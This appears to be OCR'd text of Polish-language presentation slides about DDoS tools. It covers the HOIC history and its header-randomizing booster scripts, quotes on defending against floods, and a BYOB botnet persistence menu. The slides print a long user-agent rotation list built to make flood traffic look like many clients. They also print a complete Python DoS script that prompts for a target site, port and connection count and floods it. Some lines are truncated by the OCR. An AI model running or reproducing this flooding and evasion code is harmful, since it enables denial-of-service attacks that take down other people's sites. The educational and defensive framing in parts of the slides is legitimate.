
- HOIC was developed during the conclusion of Operation Payback by the hacktivist collective Anonymous. As Operation Payback concluded there was massive pressure on the group from law enforcement agencies, which captured and prosecuted more than 13 individuals connected with the group. This forced many members of the group to rethink their strategies and subsequently this part of the group launched Operation Leakspin. However a large part of Anonymous remained focused on launching opt-in DDoS attacks. However the Low Orbit Ion Cannon was not powerful enough to launch attacks with such a limited number of users. HOIC was designed to remedy this with the ability to cause an HTTP Flood with as few as 50 user agents being required to successfully launch an attack, and co-ordination between multiple users leading to an exponential increase in the damage. HOIC was the first tool of its kind to have support for the so-called "booster files", configurable VBscript modules that randomize the HTTP headers of attacking computers, allowing thousands upon thousands of highly randomized combinations for user agents. Apart from allowing user agents to implement some form of randomization countermeasures the booster files can and have been used to increase the magnitude of the attack.

HIGH ORBIT ION CANNON

- While HOIC (similarly to LOIC) still has no significant obfuscation or anonymization techniques to protect the user, the use of .hoic "booster" scripts allows the user to specify a list of rotating target URLs, referrers, user agents, and headers in order to more effectively cause a DoS condition by attacking multiple pages on the same site, as well as make it seem like attacks are coming from a number of different users.

HIGH ORBIT ION CANNON

- The basic limitation of HOIC is that it requires a coordinated group of users to ensure that the attacks are successful. Even though it has allowed attacks to be launched by far fewer users than the older Low Orbit Ion Cannon, HOIC still requires a minimum of 50 users to launch an effective attack and more are required to sustain it if the target website has protection. Another limiting factor is the lack of anonymizing and randomizing capability. Even though HOIC should, in theory, offer anonymizing through the use of booster files, the actual protection provided is not enough. Furthermore, anonymizing networks such as TOR are not capable of handling the bandwidth of attacks generated by HOIC. Any attempt to launch an attack using the TOR network will actually harm the network itself. However, Anonymous members routinely use proxy servers based in Sweden to launch their attacks. It has been speculated that this is due to the notion that Sweden may have stricter internet privacy laws than the rest of the world.



```
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30729)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)')
    headers_useragents.append('Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)')
    headers_useragents.append('Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51')
    headers_useragents.append('AppEngine-Google; (+http://code.google.com/appengine; appid: webetrex)')
    headers_useragents.append('Mozilla/5.0 (compatible; MSIE 9.0; AOL 9.7; AOLBuild 4343.19; Windows NT 6.1; WOW64; Trident/5.0; FunWebProducts)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; AOL 9.7; AOLBuild 4343.27; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; AOL 9.7; AOLBuild 4343.21; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; AOL 9.7; AOLBuild 4343.19; Windows NT 5.1; Trident/4.0; GTB7.2; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; AOL 9.7; AOLBuild 4343.19; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 7.0; AOL 9.7; AOLBuild 4343.19; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET
    headers_useragents.append('Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3')
    headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 2.0.50727)')
    headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.2; de-de; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
    headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1 (.NET CLR 3.0.04506.648)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E')
    headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari/532.1')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2)')
    headers_useragents.append('Opera/9.60 (J2ME/MIDP; Opera Mini/4.2.14912/812; U; ru) Presto/2.4.15')
    headers_useragents.append('Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-US) AppleWebKit/125.4 (KHTML, like Gecko, Safari) OmniWeb/v563.57')
    headers_useragents.append('Mozilla/5.0 (SymbianOS/9.2; U; Series60/3.1 NokiaN95_8GB/31.0.015; Profile/MIDP-2.0 Configuration/CLDC-1.1 ) AppleWebKit/413 (KHTML, like Gecko) Safari/413')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30729)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
    headers_useragents.append('Mozilla/5.0 (Windows; U; WinNT4.0; en-US; rv:1.8.0.5) Gecko/20060706 K-Meleon/1.0')
    headers_useragents.append('Lynx/2.8.6rel.4 libwww-FM/2.14 SSL-MM/1.4.1 OpenSSL/0.9.8g')
```

SAPHYRA

- Jest to skrypt, który generując różne nagłówki HTTP udaje, iż zapytania pochodzą z kilku urządzeń na raz. Dzięki temu, Firewall zorientuje się później, że jest on atakowany.


JAK SIĘ BRONIĆ?

- „Stopping the DDoS: Once we identified the type of attack, blocking was easy enough. By default, they were not passing our anomaly check, causing the requests to get blocked at the firewall. One of the many anomalies we look for are valid user agents, and if you look carefully you see that the requests didn’t have one. Hopefully, you’ll also noticed that the referrers were dynamic and the packets were the same size, another very interesting signature. Needless to say, this triggered one of our rules, and within minutes his site was back and the attack blocked.”

JAK SIĘ BRONIĆ?

- „Stopping this DDOS: After what felt like hours, but was actually seconds (OK, maybe minutes) we noticed another anomaly, or what we'd classify as a signature in the new DDoS pattern. The attacker was rotating IP's within a few seconds of each other, rotating referrers and user agents, all the while performing search requests. Finally, something we could build a rule for, thanks for that. Now each time we see the same IP with a different user agent / referrer within a small period of time, we're able to block access. Within minutes, the attack was contained."


NIE TYLKO TURBO DŁUGIE SKRYPTY



```python
import time
import socket
import os
import sys
import string

#~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~#

def restart_program():
    python = sys.executable
    os.execl(python, python, * sys.argv)
curdir = os.getcwd()

#~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~#

print ("DDoS mode loaded")
print ("python script made by an0nymous_nl twitter")
host=raw_input( "Site you want to DDoS:" )
port=input( "Port you want to attack:" )
message=raw_input( "Input the message you want to send:" )
conn=input( "How many connections you want to make:" )
ip = socket.gethostbyname( host )
print ("[" + ip + "]")
print ( "[Ip is locked]" )
print ( "[Attacking " + host + "]" )
print ("+----------------------------+")
def dos():
    #pid = os.fork()
    ddos = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        ddos.connect((host, 80))
        ddos.send( message )
        ddos.sendto( message, (ip, port) )
        ddos.send( message );
    except socket.error, msg:
        print("|[Connection Failed]         |")
    print ( "|[DDoS Attack Engaged]       |")
    ddos.close()
for i in range(1, conn):
    dos()
print ("+----------------------------+")
print("The connections you requested had finished")
if __name__ == "__main__":
    answer = raw_input("Do you want to ddos more?")
    if answer.strip() in "y Y yes Yes YES".split():
        restart_program()
    else:
        os.system(curdir+"Deqmain.py")
```

BOTNET!!!!!!!

- byob (build your own botnet) to oprogramowanie służące do robienia własnych botnetów. Generuje ono skrypty, które po uruchomieniu na komputerze ofiary, zamienią go w naszego małego botneta, gotowego do działania.



Post-Exploitation Modules

Persistence ⌄

Establish persistence on target to survive through system reboot and file deletion.

- **Scheduled Task** Create a scheduled task to run the payload on restart (Windows)
- **Registry Key** Add a Run Key to the registry to kick off the payload on restart (Windows)
- **Startup File** Copy the payload to startup programs to launch the payload when the system starts up (Windows)
- **Crontab Job** Create a crontab job to execute the payload on start up (Linux)
- **Launch Agent** Create a launch agent to run the payload on start up (macOS)

Platforms:

